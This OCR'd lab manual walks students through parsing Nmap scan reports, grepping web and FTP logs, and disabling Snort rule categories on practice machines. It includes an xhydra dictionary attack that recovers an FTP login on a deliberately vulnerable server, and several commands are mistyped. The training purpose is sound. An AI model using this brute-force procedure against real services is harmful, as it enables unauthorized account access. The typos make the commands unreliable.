
1) Navigate to Services > HTTPD > Start HTTPD




2) Open the command terminal

3) Enter "proftpd"

4) Enter the username and password and select log In




5) Open the command terminal in Kali Linux



6) Enter “cd /tmp/reports”

7) Enter "leafpad dvlscan1.xml"

Notice the report results




8) Enter leadpad dvlscan1.gnmap

Notice the report results

Analyzing Nmap Reports

1) Within the Kali terminal **enter cat dvlscan1.gnmap | grep open | cut -d" " -f1**




2) Enter **cat dvlscan1.gnmap | grep open | cut -d" " -f2**

3) Enter **cat dvlscan1.gnmap | grep open | cut -d" " -f2 > livehosts.txt**


4) Enter ls

5) Enter **cat dvlscan1.nmap**

6) Enter **cat dvlscan1.nmap | grep open**




7) Enter **cat dvlscan1.nmap | grep open | cut -d"/" -f1**



8) Enter **cat dvlscan1.nmap | grep open| cut -d"/" f1 > livereports.txt**

9) Enter **cat liveports.txt**



Analyzing Nmap Reports Using Scripts

1) Enter **cat livehostscan.txt**

```
root@Kali-Attacker:/tmp/reports# cat livehostscan.txt
# Nmap 6.47 scan initiated Wed Apr 15 15:29:06 2015 as: nmap -sV -oG livehostscan.txt -iL targets.txt
Host: 192.168.1.1 ()    Status: Up
Host: 192.168.1.1 ()    Ports: 53/open/tcp//domain//NLNet Labs Unbound/, 80/open/tcp//http//lighttpd 1.4.35/, 3128/open/tcp//http-proxy//Squ
id http proxy 2.7.STABLE9/      Ignored State: filtered (997)
Host: 192.168.1.6 ()    Status: Up
Host: 192.168.1.6 ()    Ports: 22/open/tcp//ssh//OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)/, 25/open/tcp//smtp//Postfix s
mtpd/, 80/open/tcp//http//nginx 1.1.19/, 514/open/tcp//shell?///        Ignored State: closed (996)
Host: 192.168.1.50 ()   Status: Up
Host: 192.168.1.50 ()   Ports: 21/open/tcp//ftp//ProFTPD 1.3.4a/, 22/open/tcp//tcpwrapped///, 23/open/tcp//telnet//Linux telnetd/, 80/open/t
cp//http//Apache httpd 2.2.22 ((Ubuntu))/       Ignored State: closed (996)
Host: 10.1.1.1 ()       Status: Up
Host: 10.1.1.1 ()       Ports: 53/open/tcp//domain//NLNet Labs Unbound/, 80/open/tcp//http//lighttpd 1.4.35/    Ignored State: filtered (998
)
Host: 10.1.1.10 ()      Status: Up
Host: 10.1.1.10 ()      Ports: 21/open/tcp//ftp//ProFTPD 1.3.0/, 22/open/tcp//ssh//OpenSSH 4.4 (protocol 1.99)/, 80/open/tcp//http//Apache h
ttpd 1.3.37 ((Unix) PHP|4.4.4)/, 139/open/tcp//netbios-ssn//Samba smbd 3.X (workgroup: WORKGROUP)/, 199/open/tcp//smux//Linux SNMP multiplex
er/, 445/open/tcp//netbios-ssn//Samba smbd 3.X (workgroup: WORKGROUP)/, 631/open/tcp//ipp//CUPS 1.1/, 3306/open/tcp//mysql//MySQL (unauthori
zed)/, 5801/open/tcp//http-proxy//sslstrip/, 5901/open/tcp//vnc//VNC (protocol 3.7)/, 6000/open/tcp//X11//(access denied)/, 6001/open/tcp//X
11//(access denied)/    Ignored State: closed (988)
Host: 203.0.113.1 ()    Status: Up
Host: 203.0.113.1 ()    Ports: 53/open/tcp//domain//NLNet Labs Unbound/, 80/open/tcp//http//lighttpd 1.4.35/    Ignored State: filtered (998
)
```

2) Enter **/home/scripts/scanreport.sh -f livehostscan.txt**


```
root@Kali-Attacker:/tmp/reports# /home/scripts/scanreport.sh -f livehostscan.txt
# Nmap 6.47 scan initiated Wed Apr 15 15:29:06 2015 as: nmap -sV -oG livehostscan.txt -iL targets.txt

Host: 192.168.1.1 ()
53      open    tcp             domain          NLNet Labs Unbound
80      open    tcp             http            lighttpd 1.4.35
3128    open    tcp             http-proxy              Squid http proxy 2.7.STABLE9            Ignored State: filtered (997)

Host: 192.168.1.6 ()
22      open    tcp             ssh             OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
25      open    tcp             smtp            Postfix smtpd
80      open    tcp             http            nginx 1.1.19

Host: 192.168.1.50 ()
21      open    tcp             ftp             ProFTPD 1.3.4a
22      open    tcp             tcpwrapped
23      open    tcp             telnet          Linux telnetd

Host: 10.1.1.1 ()
53      open    tcp             domain          NLNet Labs Unbound
80      open    tcp             http            lighttpd 1.4.35         Ignored State: filtered (998)

Host: 10.1.1.10 ()
21      open    tcp             ftp             ProFTPD 1.3.0
22      open    tcp             ssh             OpenSSH 4.4 (protocol 1.99)
80      open    tcp             http            Apache httpd 1.3.37 ((Unix) PHP|4.4.4)
139     open    tcp             netbios-ssn             Samba smbd 3.X (workgroup: WORKGROUP)
199     open    tcp             smux            Linux SNMP multiplexer
445     open    tcp             netbios-ssn             Samba smbd 3.X (workgroup: WORKGROUP)
631     open    tcp             ipp             CUPS 1.1
3306    open    tcp             mysql           MySQL (unauthorized)
5801    open    tcp             http-proxy              sslstrip
5901    open    tcp             vnc             VNC (protocol 3.7)
6000    open    tcp             X11             (access denied)

Host: 203.0.113.1 ()
```

3) Enter **grep -v ^# livehostscan.txt >> parsed.txt**

```
root@Kali-Attacker:/tmp/reports# grep -v ^# livehostscan.txt >> parsed.txt
```


4) Enter **/home/scripts/scanreport.sh -f parsed.txt**

5) Enter **/home/scripts/scanreport.sh -f parsed.txt -I 192.168.1.30**



6) Enter **/home/scripts/scanreport.sh -f parsed.txt -p 21**

7) Enter **/home/scripts/scanreport.sh -f parsed.txt -s ftp**




Log Analysis grep with Curl


1) Enter **/home/scripts/scan.report.sh -f parsed.txt -p 80**

2) Enter **curl http://192.168.1.6**


3) Enter **curl http://192.168.1.6 | grep @**




4) Enter **nmap -T4 -A -v 192.168.1.6**



5) Select the world icon




6) Enter "192.168.1.6" into the web browser



Using grep with Logs -Security Onion

1) Log into Security Onion with the login and password, select "login"



2) Open the terminal


3) Enter **cd /var/log/ngix**

```
soadmin@Security-Onion:~$ cd /var/log/nginx
```


4) Enter **cat access.log**

```
soadmin@Security-Onion:/var/log/nginx$ cat access.log
203.0.113.2 - - [19/Feb/2022:19:05:03 +0000] "GET / HTTP/1.1" 200 791 "-" "curl/
7.26.0"
203.0.113.2 - - [19/Feb/2022:19:05:37 +0000] "GET / HTTP/1.1" 200 791 "-" "curl/
7.26.0"
203.0.113.2 - - [19/Feb/2022:19:06:24 +0000] "GET / HTTP/1.0" 200 791 "-" "-"
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET / HTTP/1.1" 200 453 "-" "Mozil
la/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweasel/24.8.1"
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET /securityonion_logo.jpg HTTP/1
.1" 200 54051 "http://192.168.1.6/" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Geck
o/20140925 Firefox/24.0 Iceweasel/24.8.1"
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET /favicon.ico HTTP/1.1" 200 453
 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweas
el/24.8.1"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET /robots.txt HTTP/1.1" 200 791
"-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.ht
ml)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "M
ozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET / HTTP/1.1" 200 791 "-" "Mozil
la/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET /.git/HEAD HTTP/1.1" 200 791 "
```


5) Enter **cat access.log | grep Nmap**



6) Enter **cat access.log | grep.Firefox**




7) Enter **cat access.log | grep curl**




Log Analysis with Gawk


1) In the Kali terminal, enter **ssh 10.1.1.10**



2) Enter the password



3) Enter **groupadd anongroup**



4) Enter **cat /etc/group**


5) Enter **useradd ben -g anongroup**

6) Enter **password ben**


7) Enter the new password for Ben

Note: You will have to enter it twice

*Continue these steps to add as many users as needed



8) Enter **cd /var/log**



You can view all password changes

9) Enter **cat secure | grep "new user"**

10) Enter **gawk '{print $6,$7,$8}' secure | grep "new user"**


Hydra

1) Within Kali enter **xhydra**


```
root@Kali-Attacker:~# xhydra
```

2) Enter "10.1.1.10" IN THE Single Target box

3) Select "ftp" as the protocol




4) Select passwords at the top
5) Enter "ftpadmin" as the username
6) Double click on Password List




You will upload a password list


7) Select File System
8) Enter " /tmp/wordlists/passlist"
9) Select Open



10) Select Start at the top and Start at the bottom left



Notice the log in and password were revealed




FTP Access Analysis

1) Within the DVL Server, open the terminal


2) Enter cd /var/log

3) Enter tail -50 proftpd.log



4) Enter cat proftpd.log | grep "Incorrect"

You can now view accounts who failed to enter the correct password




Disabling Rulesets in Snort


1) Enter **ls /etc/snort/rules**

You will see a list of snort rules

2) Enter **sudo sed -n '503,524p' /etc/snort/snort.conf**



3) Enter **sudo sed -i '513,595s/^/#/' /etc/snort/snort.conf**



4) Enter **sudo sed -n '503,524p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '503,524p' /etc/snort/snort.conf
##################################################
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
##################################################

# site specific rules
include $RULE_PATH/local.rules

#include $RULE_PATH/attack-responses.rules
#include $RULE_PATH/backdoor.rules
#include $RULE_PATH/bad-traffic.rules
## include $RULE_PATH/blacklist.rules
## include $RULE_PATH/botnet-cnc.rules
#include $RULE_PATH/chat.rules
## include $RULE_PATH/content-replace.rules
